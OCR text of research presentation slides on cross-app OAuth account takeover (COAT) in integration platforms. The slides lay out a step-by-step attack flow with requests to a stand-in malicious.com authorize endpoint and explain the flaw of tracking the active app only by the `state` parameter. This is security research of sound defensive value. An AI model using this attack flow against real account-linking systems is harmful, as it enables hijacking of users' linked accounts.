
OAuth-based Account Linking

Unique Challenges:
Track <active app, active platform user>
aka Maintain Account Linking Session


Focus: **Session Integrity Issues**
of OAuth-based **Account Linking** in **Integration Platforms**

Cross-app Attacks


Challenge #1: Supporting Multiple Integrated Apps/Services



Common (but failed) designs for Tracking Active App Info



Common (but failed) designs for Tracking Active App Info




Platform Must embed in (and extract from):

- **state=eyJxxx.yyy.zzz**
  {"app_id": <lyft>,
  …}
  / state-associated session

Attack #1:
Cross-app OAuth Account Takeover (COAT)

Cross-app Attacks



① **GET** https://**malicious.com**/authorize
?client_id+redirect_uri=**<malicious_app>**
&state=**<malicious_app>**


② Redirect to **benign app**, while keeping **malicious app**'s state

③ **GET** https://**benign.com**/authorize
?client_id+redirect_uri=**<benign_app>**
&state=**<malicious_app>**

④ **Flaw:** Track active app solely by `state`

Authorization Code Injection
per Sec. 4.5 of OAuth 2.0 Security BCP

Common (but failed) designs for Tracking Active App Info



Platform Must embed in (and extract from):

